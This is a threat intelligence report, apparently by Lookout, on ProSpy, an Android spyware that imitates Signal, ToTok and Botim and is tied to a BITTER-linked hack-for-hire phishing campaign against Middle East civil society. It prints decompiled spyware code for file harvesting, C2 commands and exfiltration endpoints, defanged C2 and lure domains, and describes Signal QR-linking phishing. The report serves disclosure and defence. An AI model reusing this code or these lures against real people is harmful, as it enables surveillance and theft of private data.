

Beyond BITTER

 security.lookout.com/threat-intelligence/article/bitter-hack-for-hire

Lookout

April 8, 2026



Over the past year, we've observed campaigns using top-tier malware like DarkSword, Coruna and Predator; stealthy tools which cost millions to develop. While these advanced kits indeed pose a threat to civil society and organizations, it's important to remember that successful attacks can also use relatively simple approaches. We continue to observe social engineering, spearphishing and application-based malware successfully used by threat actors to infect security-conscious targets, as is evident in this investigation on a likely hack-for-hire campaign tied to BITTER APT.

In August 2025, researchers from Access Now's Digital Security Helpline ("the Helpline") reached out to the Lookout Threat Intelligence team for assistance in determining the attribution of a threat campaign targeting civil society members in the Middle East. The Helpline researchers had been contacted to investigate phishing attacks targeting prominent journalists and opposition politicians in Egypt, as well as other civil society members in the region. During the course of the investigation, they discovered Android malware tied to the phishing infrastructure. Lookout's analysis of the phishing infrastructure and malware determined that the ongoing campaign is most likely a hack-for-hire operation with ties to BITTER APT (T-APT-17). For full details of [Access Now's investigation](#), as well as [SMEX's parallel investigation](#), please check out their blog posts.

Our joint findings expose an espionage campaign that has been operational since at least 2022 until present day primarily targeting civil society members and potentially government officials in the Middle East. The operation features a combination of targeted spearphishing delivered through fake

social media accounts and messaging applications leveraging persistent social engineering efforts, which may result in the delivery of Android spyware depending on the target’s device.

Android Surveillance: ProSpy

In October 2025, during the course of our investigation, ESET published a blog about two Android spywares they named ProSpy and ToSpy which targeted users in the United Arab Emirates. These malware families were used in the targeting of civil society in the campaign identified by the Helpline. For easier reading, we will refer to both of these families in this report as ProSpy. ProSpy masquerades as secure messaging applications like Signal, ToTok and Botim to lure victims. ProSpy has many common spyware features to exfiltrate sensitive data like contacts, SMS messages, device hardware and software information and interesting local files.

Capabilities

ProSpy is a feature-packed spyware developed in Kotlin Language. It has the common spyware functions like collecting private information and exfiltrating sensitive files. Lookout acquired 11 samples of ProSpy and the earliest samples go back to August 2024. Below is a list of samples and details:

SHA1	Title	Package Name	Date
92dd37a709cbc7379e2804fe63d61a7d9846f934	Botim Pro	com.chatbot.botim	2026-03-15
bebd8af44329037c34c1d5812ada26bc2230f50d	ToTok Pro	com.chat.connect	2026-02-19
af7ab9213eaa20a6b1a4fb5be6e6b2e56160c746	Botim Pro	the.messenger.bot	2026-02-05
8152b06537853e90103ed956653e446453e80293	ToTok Pro	al.totok.chat	2025-11-17
50c7cab6221b24636f0d053679b843a194d8f4a1	Signal Encryption Plugin	org.thoughtcrime.securesms	2025-10-02
38174544c6d6e127bbfee0bab031c2370e0a1bec	Signal Encryption Plugin	org.thoughtcrime.securesms	2025-09-28
ae60794c6f1d4893a20009437ebf96d790985a7c	ToTok Pro	al.totok.chat	2025-08-26

SHA1	Title	Package Name	Date
02ee423f1cd1a123169ef1e4e7d40dbb2139d86b	Botim Pro	im.thebot.messenger	2025-08-17
6339add91eb118831571e30801a28a40b2c304a0	ToTok Pro	ae.totok.chat	2025-08-14
154d67f871ffa19dce1a7646d5ae4ff00c509ee4	Signal Encryption Plugin	org.thoughtcrime.securesms	2025-06-16
26fa78ccf9dbe970a4bc2911592ec99db809ffe5	Signal Encryption Plugin	org.thoughtcrime.securesms	2025-05-06
43f4dc193503947cb9449fe1cca8d3feb413a52d	ToTok Pro	ae.totok.chat	2024-12-28
ffaac2fdd9b6f5340d4202227b0b13e09f6ed031	ToTok Pro	ae.totok.chat	2024-08-07
579f9e5db2befccb61c833b355733c24524457ab	ToTok Pro	ae.totok.chat	2024-08-07

List of ProSpy samples.

ProSpy is developed in a relatively professional way and it has worker classes to handle the data collection and exfiltration tasks. It uses object oriented programming principles and introduced new capabilities over the years indicating it is actively being developed.

```
private Map initWorkerHashMap() {
    return Z0.c.b(14).c("al.totok.chat.data.worker.ArFilesWorker",
        this.0).c("al.totok.chat.data.worker.AudioWorker",
        this.9).c("al.totok.chat.data.worker.BackupFileWorker",
        this.10).c("al.totok.chat.data.worker.ContactsFileWorker",
        this.11).c("al.totok.chat.data.worker.DeviceInfoWorker",
        this.12).c("al.totok.chat.data.worker.DocFilesWorker",
        this.13).c("al.totok.chat.data.worker.ExtFileUploadWorker",
        this.14).c("al.totok.chat.data.worker.FileUploadWorker",
        this.15).c("al.totok.chat.data.worker.ImagesWorker",
        this.16).c("al.totok.chat.data.worker.MainSyncWorker",
        this.17).c("al.totok.chat.data.worker.NewFilesWorker",
        this.18).c("al.totok.chat.data.worker.OtherFilesWorker",
        this.19).c("al.totok.chat.data.worker.SMSFileWorker",
        this.20).c("al.totok.chat.data.worker.VideoWorker",
        this.21).a();
}
```

ProSpy uses worker classes to handle data collection and exfiltration tasks.

Individual worker classes handle data collection and exfiltration. These worker classes can be periodically scheduled or executed on demand based on the commands received from the C2 server. Contacts, SMS messages and device information are collected and exfiltrated in JSON files.

ProSpy traverses the internal and external storage file system and exfiltrates interesting types of files based on file MIME types. Image, audio, video, archive and document files are found and exfiltrated by the respective worker classes.

```
ConstantsKt.permissions = arr_s;
ConstantsKt.IMAGES = "images";
ConstantsKt.VIDEOS = "videos";
ConstantsKt.AUDIO = "audio";
ConstantsKt.DOCUMENTS = "documents";
ConstantsKt.ARCHIVES = "archives";
ConstantsKt.OTHERS = "others";
ConstantsKt.extraAudioMimeTypes = CollectionsKt_CollectionsKt
    .arrayListOf(new String[]{"application/ogg"});
ConstantsKt.extraDocumentMimeTypes =
    CollectionsKt_CollectionsKt.arrayListOf(new
        String[]{"application/pdf", "application/msword",
            "application/vnd.ms-excel", "application/vnd.ms-powerpoint",
            "application/vnd.openxmlformats-officedocument.presentationml.presentation",
            "application/vnd.openxmlformats-officedocument.wordprocessingml.document",
            "application/vnd.openxmlformats-officedocument.spreadsheetml.sheet",
            "application/javascript"});
ConstantsKt.archiveMimeTypes = CollectionsKt_CollectionsKt
    .arrayListOf(new String[]{"application/zip",
        "application/octet-stream", "application/json",
        "application/x-tar", "application/x-rar-compressed",
        "application/x-zip-compressed", "application/x-7z-compressed",
        "application/x-compressed", "application/x-gzip",
        "application/java-archive", "multipart/x-zip",
        "application/vnd.android.package-archive"});
ConstantsKt.uri = MediaStore.Files.getContentUri
    ("external");
ConstantsKt.projection = new String[]{
    "mime_type", "_data", "_display_name", "_size",
    "date_modified"};
```

ProSpy traverses the local storage to find interesting files based on MIME types.

Document file MIME types include MS Office files such as Word, Excel and Power Point. It also exfiltrates PDF and JavaScript files as document files. Archive MIME types are common archive file formats such as zip, rar, tar, 7z and jar, apk and json files.

```
File file0 = new File(Context_storageKt.getInternalStoragePath(this.e.a));
ArrayList arrayList0 = new ArrayList();
ArrayDeque arrayDeque0 = new ArrayDeque();
arrayDeque0.add(file0);
while(!arrayDeque0.isEmpty() != 0) {
    File[] arr_file = ((File)arrayDeque0.removeFirst()).listFiles();
    if(arr_file != null) {
        int v = arr_file.length;
        for(int v1 = 0; v1 < v; ++v1) {
            File file1 = arr_file[v1];
            if(file1.isDirectory()) {
                arrayDeque0.add(file1);
            }
            else {
                String s = file1.getName();
                m.e(s, "getName(...)");
                if(s.length() > 0) {
                    String s1 = file1.getName();
                    patternCompile f0 = new patternCompile("backup");
                    m.c(s1);
                    if(f0.a(s1) && new patternCompile("ttkmbakup").a(s1)) {
                        m.c(file1);
                        arrayList0.add(file1);
                    }
                }
            }
        }
    }
}
}
```

ProSpy attempts to find and exfiltrate third party applications' backup files.

Backup worker scans the file system for files with “backup” and “ttkmbackup” in their filenames. This is intended to exfiltrate backup files from other applications, for instance “ttkmbackup” is the extension for ToTok messaging application backup files.

One interesting and newly implemented worker class is the “NewFilesWorker” which exfiltrates only recently modified files based on their modification date.

ProSpy periodically checks for new commands from the C2 server and can receive 10 commands from the server which are numbered zero to nine.

```

switch(v) {
    case 0: {
        if(e.a(e0, context1, this, DocFilesWorker.class, "DOCS") == a0) { return a0; }
        break;
    }
    case 1: {
        if(e.a(e0, context1, this, NewFilesWorker.class, "NEWFILES") == a0) { return a0; }
        break;
    }
    case 2: {
        if(e.a(e0, context1, this, BackupFileWorker.class, "BACKUP") == a0) { return a0; }
        break;
    }
    case 3: {
        if(e.a(e0, context1, this, ArFilesWorker.class, "ARS") == a0) { return a0; }
        break;
    }
    case 4: {
        if(e.a(e0, context1, this, OtherFilesWorker.class, "OTHERS") == a0) { return a0; }
        break;
    }
    case 5: {
        if(e.a(e0, context1, this, ImagesWorker.class, "IMAGES") == a0) { return a0; }
        break;
    }
    case 6: {
        if(e.a(e0, context1, this, AudioWorker.class, "AUDIOS") == a0) { return a0; }
        break;
    }
    case 7: {
        if(e.a(e0, context1, this, VideoWorker.class, "VIDEOS") == a0) { return a0; }
        break;
    }
    case 8: {
        if(e.a(e0, context1, this, SMSFileWorker.class, "SMS") == a0) { return a0; }
        break;
    }
    case 9: {
        if(e.a(e0, context1, this, ContactsFileWorker.class, "CONTACTS") == a0) { return a0; }
        break;
    }
}

```

ProSpy can receive ten C2 commands numbered through zero to nine.

These commands are handled by the respective worker class. Below is a list of the commands and their explanations.

Command	Explanation
0 (DOCS)	Scan and exfiltrate document files
1 (NEWFILES)	Check for recently modified files
2 (BACKUP)	Search for backup files
3 (ARS)	Search for archive files
4 (OTHERS)	Search for files not matching other specific MIME types
5 (IMAGES)	Search for image files
6 (AUDIOS)	Search for audio files
7 (VIDEOS)	Search for video files
8 (SMS)	Collect and exfiltrate SMS messages
9 (CONTACTS)	Collect and exfiltrate phone contacts

List of C2 commands for latest ProSpy variant.

ProSpy Infrastructure

ProSpy uses the Retrofit library to communicate with the C2 server through the server endpoints that start with “/v3/” string. Exfiltration endpoints are easily identifiable by their names like “v3/images”, “v3/videos” etc.

```

public interface ApiService {
    @f("v3/getFileExists")
    Object getFileExists(@t("folder") String arg1, @t("filename") String arg2, d arg3);

    @f("v3/getType")
    Object getType(@t("folder") String arg1, d arg2);

    @o("v3/setEvent")
    Object setEvent(@a Event arg1, d arg2);

    @o("v3/setStatus")
    Object setStatus(@a Status arg1, d arg2);

    @l
    @o("v3/applications")
    Object uploadApplications(@q Part arg1, @q("subFolder") RequestBody arg2, @q("mimeType") RequestBody arg3,

    @l
    @o("v3/audios")
    Object uploadAudios(@q Part arg1, @q("subFolder") RequestBody arg2, @q("mimeType") RequestBody arg3, @q("ch

    @l
    @o("v3/extApplications")
    Object uploadExtApplications(@q Part arg1, @q("subFolder") RequestBody arg2, @q("mimeType") RequestBody arg

    @l
    @o("v3/images")
    Object uploadImages(@q Part arg1, @q("subFolder") RequestBody arg2, @q("mimeType") RequestBody arg3, @q("ch

    @l
    @o("v3/textFiles")
    Object uploadTextFiles(@q Part arg1, @q("subFolder") RequestBody arg2, @q("mimeType") RequestBody arg3, @q(

    @l
    @o("v3/videos")
    Object uploadVideos(@q Part arg1, @q("subFolder") RequestBody arg2, @q("mimeType") RequestBody arg3, @q("ch
}

```

ProSpy uses various C2 endpoints to upload collected data and check for new commands.

The “v3/setEvent” and “v3/setStatus” endpoints are used to report important feedback like errors and debug messages to the C2 server. ProSpy uses the “v3/getType” endpoint to check for new commands from the C2 server.

The ProSpy samples in the Lookout corpus used six different C2 servers throughout the campaign. Below is the list of different C2 servers:

- [https://sgnlapp\[.\]info](https://sgnlapp[.]info)
- [https://treasuresland\[.\]cc](https://treasuresland[.]cc)
- [https://relaxmode\[.\]org](https://relaxmode[.]org)
- [https://track-portal\[.\]co](https://track-portal[.]co)
- [https://totokapp\[.\]info](https://totokapp[.]info)
- [https://totok-pro\[.\]io](https://totok-pro[.]io)
- [https://clubline\[.\]cc](https://clubline[.]cc)

Lookout researchers also discovered live staging servers that are used to distribute ProSpy samples. These staging sites are simple, single page websites for specific messaging applications to lure victims to download the malicious APK files.

Free, Secure & Reliable Messages and Calls

Bring your family & friends closer than ever. Unlimited worldwide calling & messaging app for everyone.

[Download](#)

* Data charges may apply. Contact your provider for details




The threat actor uses simple, single page websites to distribute ProSpy samples.

The staging site for the Botim app, “[https://botim-app\[.\]pro](https://botim-app[.]pro)”, supports English and Arabic languages and automatically downloads the sample once the site is loaded from the URL “[https://botim-app\[.\]pro/botim_s_v3.9.2.apk](https://botim-app[.]pro/botim_s_v3.9.2.apk)”.

Malware Delivery

According to our joint research, the threat actor uses a two stage approach to infect targets. Targets are contacted by malicious sockpuppet personas through social media and networking apps like LinkedIn, or directly through communication applications such as iMessage posing as Apple Support. Targets are then pressured to click on a spearphishing link, which either results in direct targeting of credentials through phishing or in the download of ProSpy malware.

Our observations indicate that victims using iOS devices are targeted via phishing links impersonating iCloud, likely in an attempt to access backups of their mobile devices, in addition to specific targeting of E2EE applications such as Signal and Botim. This technique is common among threat actors who lack reliable malware and delivery mechanisms for targeting iOS devices. In comparison, victims using Android devices are likely directed to install ProSpy samples, as seen in the below example.



ProSpy distribution site with ToTok application lure.

The threat actor presumably invites the target to a video call by sending the URL “https://join-secure-call[.]ai-ae[.]io” and the website asks the user to update the ToTok application. Clicking on either of the buttons redirects the user to a URL with a random looking PHP endpoint, “https://totok-pro[.]ai-ae[.]io/ca9bCVSI.php”. This randomized path is assessed as a means to hide the real distribution site, as visiting the main domain without the php path results in a mostly empty website containing the text “Loading...”.

The second stage is a landing page for the ToTok application and it supports both English and Arabic languages. This landing page also automatically starts downloading the malicious APK file from the URL “https://totok-pro[.]ai-ae[.]io/totok-release_v1.9.13.457_signed_14_12_25.apk”. Below is a list of observed domains distributing or hosting ProSpy samples.

Domain or URL	Purpose
totok-pro[.]ai-ae[.]io	Staging and distribution host with ToTok lure
totok-pro[.]ae	Distribution host with ToTok lure
encryption-plug-in-signal[.]com-ae[.]net	Distribution host with Signal lure
botim-app[.]pro	Distribution host with Botim lure
totok-pro[.]io	Distribution host with ToTok lure

List of ProSpy hosting and staging domains.

Phishing Campaign:

The backbone of the BITTER-linked campaign targeting civil society is a substantial network of phishing infrastructure. First level domains remain active for a significant period of time, often months, with individual subdomains which imitate communication services being created for targeted attacks against specific victims on the fly. The functionality of the phishing infrastructure will not be covered here, as it has been thoroughly documented by the Helpline in their blog post.

The Helpline and Lookout's Threat Intelligence team conducted independent analyses of the infrastructure of this campaign, which revealed hundreds of domains used for targeted attacks since at least 2023. The Helpline and Lookout noted distinctive subdomains reused across multiple domains, which allowed us to piece together the campaign and determine the services targeted as lures, as well as potential victims.

The majority of the phishing infrastructure observed fits two distinct patterns:


join-call-zoom-meeting.le-ar.me

The subdomain is the targeted lure, in this case impersonating a Zoom invite for a video call. The first level domain consists of two digraphs which may potentially indicate region and language, followed by a TLD. While many of the observed domains fit this pattern, there are many examples that fall outside of it.

drive-i-cloud-infor.mation.re

In various instances, the subdomain and first level domain combine the lure aspect of the phishing link. This is apparent in the sample above, where the word "information" is formed by combining the end of the subdomain with the first level domain.

We have also observed attacks focused on gaining access to the web versions of encrypted messengers such as Signal. This method, [popularized by Russian APTs](#) in recent years, takes advantage of the ability for a Signal account to be linked to multiple mobile and desktop devices. By linking their Signal account via the QR code, the victim gives the threat actor access to their Signal content.



An example of a Signal Link Device QR Code phishing used in this campaign, complete with instructions in Arabic. We have edited the image to disable the QR code.

Across all patterns observed in the phishing infrastructure, the use of specific subdomains allowed us to identify targeting of numerous services, including indications of the targeting of government specific services. The phishing campaign largely focuses on credential theft related to these services, using the service as a lure to trick the target, as well as Signal account syncing and ProSpy staging domains. Here is a list of observed phishing lures used in the campaign which have been surmised to the best of our abilities based on the subdomains:

Live Webmail	Yahoo	Hotmail	Google
Google Play	Google Drive	Apple iTunes	Apple iCloud
Apple	Signal	ToTok	Botim
Telegram	Whatsapp	Haven	FaceTime
T-Mobile	CITI	Chase	DHL
Reuters	The Guardian	Jerusalem Post	“Gaza Report”
Nottingham Events	Columbia University	Bahrain - Ministry of Foreign Affairs	Information & eGovernment Authority - Bahrain MOFA
Egypt - Ministry of Finance	Bahrain - National Communication Center	Bahrain - Prime Minister’s Office	Bahrain - Bahrain Defence Force
Sky Security	Generic Video Call Lures	Generic Application Lures	Generic Phone Validation Lures
Generic Parcel Tracking Lures	Curriculum Vitaes / Job Applications	Identity Management & Verification Lures	Temple University

The Helpline and SMEX have investigated multiple cases which identified the targeting of civil society members in the Middle East, including victims in Egypt and Lebanon. Based on the phishing domains observed and ProSpy malware lures, we believe that this campaign also likely targeted victims in Bahrain, Bahraini government entities, UAE, Saudi Arabia, the United Kingdom, Egyptian government entities, and potentially the United States or alumni of US universities. A list of IoCs at the time of writing is appended at the end of this blog.


BITTER Connection

The Helpline shared phishing domains and malware hashes related to this campaign with Lookout Threat Intelligence in the hopes that we could achieve attribution. We began our investigation by mapping all identifiable domains and malware samples that we assess to be tied to the same campaign using various fingerprinting and pivoting techniques.

During our investigation, we observed that one of the domains used for distributing ProSpy, “com-ae[.]net” was attributed to the BITTER APT group by the Maltrail project by referencing an X (formerly Twitter) post. The post by @volrant136, a threat researcher at [Hunt.io](https://www.hunt.io) focused on APT infrastructure, is regarding BITTER APT-related malicious activity and links to a FOFA fingerprint search based on the JARM hash, title, ASN and response length. This query links “com-ae[.]net” domain to the domain “youtubepremiumapp[.]com”, which was a C2 domain used by the Dracarys Android malware in 2022. Dracarys was attributed to the BITTER APT group in 2022 by Meta.

This finding led us to analyze the Dracarys samples and campaign in order to find potential similarities with the ProSpy malware. Despite being developed years apart and using Kotlin versus Java, there are some similarities between the Dracarys family codebase and the ProSpy family codebase.

Both families use worker logic to handle tasks and they name the worker classes similarly. They also both use numbered C2 commands. While ProSpy exfiltrates data to server endpoints starting with “v3”, Dracarys exfiltrates data to server endpoints starting with “r3”.



On the left Dracarys worker classes and on the right ProSpy worker classes.

Another similarity is the use of secure messaging apps lures for both families. Dracarys uses Signal, Telegram and Briar app lures similar to the ProSpy’s lures Signal, ToTok and Botim. Dracarys also specifically used “pro” and “premium” lures in their application titles and application ID (package name) values, a technique also seen with ProSpy.

Finally, there are some other minor similarities between this campaign and previous BITTER APT campaigns. Spearphishing is by far the most common initial vector used by BITTER in previous campaigns, and it featured prominently in this attack. The infrastructure used in this campaign for C2 and phishing makes use of PHP scripts, a BITTER favorite, though not uncommon. BITTER has also targeted victims in the Middle East in the past, including publicly observed targeting of Saudi Arabia, and Lookout observed targeting of the UAE leveraging an Android malware not discussed in this post. Targeting of Android devices in particular by BITTER has been observed since at least 2014, which includes the use of various custom malware families over the years.

BITTER APT is a threat actor with suspected ties to the Indian government, an assessment backed by thorough research conducted by [Proofpoint](#) and [Threatray](#). A major part of this assessment is based on observed BITTER targeting in previous campaigns, which can be broadly summarized as regional intelligence gathering aligning with Indian government interests. BITTER has been observed targeting military, energy, telecommunications and government entities, such as Ministries of Foreign Affairs, in China, Pakistan, Bangladesh, Saudi Arabia, Turkey and further abroad in rare cases.

While this targeting could potentially align with some of the targeting seen in the ProSpy campaign, such as the Ministry of Foreign Affairs in Bahrain, the targeting of civil society and opposition politicians in the Middle East has never been observed from this threat actor. We believe that the scope of ProSpy targeting likely does not align with said priorities.

Due to this fact, as well as previously observed campaigns in the region tied to Indian hack-for-hire companies, we believe that this may be a hack-for-hire operation with ties to BITTER. This could perhaps be explained through resource overlap, such as overlapping employment between BITTER and a hack-for-hire organization, or alternatively it may indicate an expansion in scope of BITTER activities. Lookout considers that this is supported by both the victim profiles and the observations made by the Helpline in their investigation of the compromise of Egyptian civil society individuals, which indicated that a compromised account appeared to have been logged into from Egypt while the victim was in Lebanon.

The overlap between BITTER APT and hack-for-hire operations is not necessarily novel. For example, in 2020 we observed the same custom intent actions being used in BITTER's Android malware BitterDawn and separate Android malware linked to the [Bahamut](#) threat actor, a known hack-for-hire group. This overlap was not observed in any other applications Lookout has analyzed, indicating a potential link between the two malware families.

